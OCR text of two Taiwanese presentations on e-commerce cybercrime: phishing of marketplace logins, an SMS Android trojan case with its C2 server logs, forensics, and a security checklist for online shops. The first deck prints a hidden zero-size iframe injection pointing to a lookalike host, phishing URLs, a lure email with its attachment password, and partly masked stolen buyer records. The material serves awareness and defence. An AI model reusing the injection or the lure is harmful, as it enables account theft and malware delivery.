再以竊取之帳密登入被害人賣場取得交易個資

- 竊取網站留存之交易紀錄(含買家姓名、購買品項、交易日期及聯絡方式等)

提供詐騙集團進行ATM解除分期付款詐欺

- 利用境外+碼偽冒賣家及銀行客服人員名義發話詐騙

假冒拍賣網站登入頁面，輸入帳密後即遭到盜用


正版頁面 https://member.XXXX.com.tw/user/login.htm(TW)
釣魚頁面 http://member-XXXX.com.tw/user/login.htm(CN)；
http://members-XXXX.com/user/login.htm(CN)

網址差異不大，民眾不易發覺

2014手法分析

標題欄位中，插入一段指令(長寬都是零網址介面)
程式語法如下：

```
<iframe src=http://member.rutens.com.tw/user/rh.asp width=0
height=0 style=display:none></iframe>
```




假冒臉書贈送LINE貼圖，
其實點擊之後出顯臉書帳號密碼輸入的釣魚網站

Helpgee.com
是大陸網站，非臉書

三、目前網路犯罪處理流程

資安與個資外洩(漏水大檢測)



users	網路平臺	訂單管理商	物流
風險:中低 問題: 下載不明軟體入侵或中毒 解決方式: 掃毒?或者重灌!	風險:中高 問題: 對用戶身分驗證缺乏容易遭入侵(釣魚) 資料庫入侵(XSS、SQL injection) 解決方式: 資安政策、網頁程式修改、設備提升	風險:中高 問題: 對用戶身分驗證缺乏容易遭入侵(釣魚) 資料庫入侵 帳號密碼管理(擁有平臺商家帳號) 內部員工???? 解決方式: 資安政策、網頁程式修改、設備提升、內部管理	風險:中高 問題: 資料庫入侵 對用戶身分驗證缺乏容易遭入侵(釣魚) 解決方式: 資安政策、電腦安全管理與設備防護

調查流程圖

木馬駭台 個資全都露！10萬「肉機」門號被盜

中時電子報 作者胡欣男/台北報導 | 中時電子報 – 2015年10月13日 上午5:50

中國時報【胡欣男/台北報導】

刑事局與大陸公安聯手合作，破獲首宗智慧型手機簡訊惡意程式詐欺案。警方指出，該集團2年前以「黑貓宅急便請點收」等名義的簡訊，誘騙民眾點選連接，植入木馬程式，每隔6、7秒就會回傳手機內的所有個資供不法集團犯罪，估計全台數百萬android系統用戶受到影響，詐得上千萬元。

跳板主機勘察

伺服器log file分析

```
2014-03-24 08:15:13 203.69.59.153 GET /dong/SMSHandler.ashx t=s&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:15:17 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:16:13 203.69.59.153 POST /dong/SMSInquiry.aspx - 80 - 211.226.52.4 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Tride
IMEI:3529[redacted]
2014-03-24 08:16:27 203.69.59.153 GET /dong/SMSHandler.ashx t=c&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:16:27 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:16:27 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:16:37 203.69.59.153 POST /dong/SMSInquiry.aspx - 80 - 211.226.52.4 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Tride
2014-03-24 08:16:37 203.69.59.153 POST /dong/SMSInquiry.aspx - 80 - 211.226.52.4 Mozilla/5.0+(Windows+NT+6.1;+WOW64;+Tride
2014-03-24 08:17:17 203.69.59.153 GET /dong/SMSHandler.ashx t=s&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:17:17 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:17:17 203.69.59.153 GET /dong/SMSHandler.ashx t=c&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:17:17 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:18:12 203.69.59.153 GET /dong/SMSHandler.ashx t=s&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:18:12 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:18:12 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:18:14 203.69.59.153 GET /dong/SMSHandler.ashx t=c&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:19:12 203.69.59.153 GET /dong/SMSHandler.ashx t=new 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:19:12 203.69.59.153 GET /dong/SMSHandler.ashx t=c&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:19:12 203.69.59.153 GET /dong/SMSHandler.ashx t=s&p=d352911060734607 80 - 218.[redacted]ient/UN
2014-03-24 08:19:15 203.69.59.153 GET /dong/DHLservice.apk - 80 - 106.65.117.238 Mozilla/5.0+(Linux;+U;+Android+4.0.3;+zh-
2014-03-24 08:19:16 [redacted]ew 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:19:21 [redacted] - 106.65.117.238 Mozilla/5.0+(Linux;+U;+Android+4.0.3;+zh-
IP:218[redacted]
2014-03-24 08:20:13 [redacted]p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
2014-03-24 08:20:13 [redacted]ew 80 - 218.82.38.135 Apache-HttpClient/UNAVAILABLE+(java+1
2014-03-24 08:20:13 203.69.59.153 GET /dong/SMSHandler.ashx t=c&p=d352911060734607 80 - 218.82.38.135 Apache-HttpClient/UN
```


本局從大陸查獲詐騙集團電腦中取得從臺灣電子商務網站入侵之完整交易資料

下單時間	收件	收件人	訂單金額	商品名稱	商品規格
2012/7/4 18:57	黃	3298	1,026	【天母 】抓皺美胸Bra繞頸背心(共五色)	白F
2012/7/4 18:52	黃	0597	1,292	全站滿 惠	
2012/7/4 18:30	劉	8595	700	【DOUB 】前胸抽摺領片配色無袖上衣	駝色S
2012/7/4 18:24	吳	8636	685	原$450 TLET】搶眼滿鑽鏤空造型手環	焦點黑
2012/7/4 18:18	林	7502	756	MIT【R Ladies】木頭釦V領針織外套(共三色)	綠F
2012/7/4 18:15	李	2238	1,217	【DOUB 】復古點點附腰帶長版上衣	黑X灰M
2012/7/4 18:06	林	2290	1,105	MIT【Y 】假兩件條紋T外套(共五色)	灰X白條F
2012/7/4 18:00	林	5347	1,532	【YUM 色萊卡七分內搭褲(共六色)	深灰F
2012/7/4 17:39	林	0733	1,146	【超值 】無敵百搭膚色透膚絲襪	膚色四入F
2012/7/4 17:35	趙	2736	1,202	【DOUB 】MIT條紋繫腰長版上衣	紅S
2012/7/4 17:27	洪	2214	458	【美體 】舒涼-2度C! 蘿蔔腿OUT 懶人塑腿襪	塑腿黑F
2012/7/4 17:25	王	2208	456	【超值 】超集中隱形胸罩兩副組	C罩杯F
2012/7/4 17:25	許	5504	1,088	原$299 TLET】交叉V領肩綁帶暈染洋(共二色)	暈染桃F
2012/7/4 16:58	岳	6292	756	MIT【R Ladies】清新宣言・柔感棉料長裙(共二色)	藍F
2012/7/4 16:50	蔡	7222	1,020	【Reiko es】Casual夏日・蝴蝶結腰頭五分褲	黑F
2012/7/4 16:45	陳	2610	1,039	【DOUB 】甜美前胸蝴蝶結無袖上衣	粉M
2012/7/4 16:45	張	3634	458	【美體 】舒涼-2度C! 蘿蔔腿OUT 懶人塑腿襪	舒涼藍F
2012/7/4 16:36	吳	2746	408	MIT【M a】緹花領棉質無袖連身裙(共三色)	藍F
2012/7/4 16:33	李	3559	1,044	【Reiko es】肩蕾絲雪紡衫+條紋細肩帶兩件組	粉F
2012/7/4 16:26	郭	1993	320	*【YUM 纖感曲線・蕾絲滾邊仿單寧老爺褲(共二色)	淺藍F
2012/7/4 16:24	許	5900	638	【Melis N LOOK・淺腰帶可調袖襯衫 (共三色)	時髦白F

阻斷駭客持續入侵業者資料庫，斷絕詐騙集團獲取民眾個資管道，削弱詐騙犯罪發生之可能。

發生駭客入侵後應注意事項

- When何時發生
- Where哪裡出現問題
- How如何發生的
- What哪些可以佐證
- Who找誰可以追查來源




數位鑑識領域

- Storage Forensic Lab
  - Hard Drive
  - Memory
  - Flash
- Mobile Forensic Lab
  - Smart Phone
  - SIM Card
  - APP
- Network Forensic Lab
  - Network Interception
  - Malware Analysis
  - Hacking Track

四、未來威脅與問題

國內網路安全可能產生的問題



個資法的來臨，卻沒有配套措施

99年修訂過的「個人資料保護法」，對於企業是幫助？威脅？

其中第29條：「非公務機關違反本法規定，致個人資料遭不法蒐集、處理、利用或其他侵害當事人權利者，負損害賠償責任。但能證明其無故意或過失者，不在此限。」

誰來幫忙舉證無故意或過失？

民眾接獲詐騙電話，一定懷疑是網路業者散布個人資料！業者如何證明已經盡各種防護措施（防火牆？IDS、IPS？資安人員加薪？），如何證明遭到駭客入侵？

刑事局的經驗百分之九十的電子商務業者不在第一時間內承認自己被入侵遭竊取個資！


任何人都會遇到資安事件

依據莫非(摩菲)定理（Murphy's Law）概念，「凡是可能出錯的事必定會出錯」，是任何一個事件，只要具有大於零的機率，就不能假設它不會發生。

人生病找醫生，醫生有執照認定


網路生病了？找誰？

電子商務持續發展，誰真正做過網站健康檢查？
還是遇到生病了才亂投醫？



ICT來臨的時代，不應全部仰賴設備

不亂下載檔案
不連結怪異網站



管理權限區分
落實帳號管制


應將資訊安全列為成本
具一定的資安水平

瞭解問題所在
具一定LOG分析能力

五、結語


結語

世界潮流、網路趨勢、雲端科技、巨量資料與物連網安等，對於科技犯罪打擊成為重要考驗，人才與技術發展將成為重要打擊網路犯罪重點，未來與世界接軌及民間合作是必成為重要方向。



簡報完畢
敬請指教
Q&A

saxbear@yahoo.com.tw



駭客入侵案例以及預防之道

駭客入侵案例及預防之道

財團法人資訊工業策進會
資安科技研究所 林耕宇/李彥震
105年5月27日

大綱

一、駭客入侵案例

- 社交工程攻擊
- 內部攻擊
- 外部攻擊

二、預防之道

- 資安基本查核表介紹

社交工程攻擊案例(1/2)

Subject: Fwd: 我是買家,我要換貨,要不請幫我退貨!!

---------- 轉寄的郵件 ----------
寄件者：[redacted]
日期：2015年9月1日 下午3:41
主旨：我是買家,我要換貨,要不請幫我退貨!!
收件者：[redacted]
副本：

附-商品破損圖-5張照片.rar

附-商品破損圖-5張照片.rar

您好，東西我收到了，
謝謝這麼快寄到~
但其中有一件已經損壞！


會摔到這樣
不知道你們有沒有品管
我拍了幾張照片在附件
麻煩你確認是物流方面的過失
還是你們寄出前沒仔細檢查?
請確認後回復我
看是退貨還是幫我換一個
錢雖然是不多
但我不能這樣吃虧

(附件解壓縮密碼是am0901Sw)

另外我原來說要加購的Mocha日系S?森林系V立領無印開襟輕薄防曬自然皺摺棉麻襯衫上衣(全加中大尺碼女孩愛:OP[redacted]先不要了吧

利用購物流程錯誤說詞，讓員工開啟有毒附件。


社交工程攻擊案例(2/2)




從手機或個人電腦收到連結，點擊之前真的要思考!!

- 有許多偽裝成類似「YouTube」等影片，誘使使用者感染病毒。
- 若在可疑網站、或不熟悉網站上任意點擊播放影片，就可能成為網際網路犯罪的受害者。
- 針對email/Web/App通訊軟體等外部連結及URL需要特別注意。


公司內部攻擊案例



員工個人行為，造成公司重大損失。




外部攻擊案例



後台作業疏失，造成駭客入侵。

預防之道

資安基本查核表



Check List

資安基本查核表設計說明 (1/2)

商業司協助電商業者，規劃「資安基本查核表」，據以推動電商業者之資安基礎要求；「資安基本查核表」屬非強制性要求，而是本於鼓勵並引導電商業者自主管理的精神，並提供輔導、諮詢等服務，以取代立法之強制規範。

- 網際網路零售業及網際網路零售服務平台業個人資料檔案安全維護計畫及業務終止後個人資料處理作業辦法
- 電商個資外洩防護參考指引
- 行政檢查廠商案例經驗
- 廠商資安訪查經驗
- CNS 27001

制定參考依據

資安基本查核表

- 電商業者基礎資安需求
- 淺顯易懂
- 易於自評作業

適用對象

- 國內經營網際網路零售業及網際網路零售服務平台業

資安基本查核表設計說明 (2/2)

資安基本查核表控制措施分為**人員、作業、技術及設備等四大類**，共**四十項控制措施**。

- 人員：5項控制措施
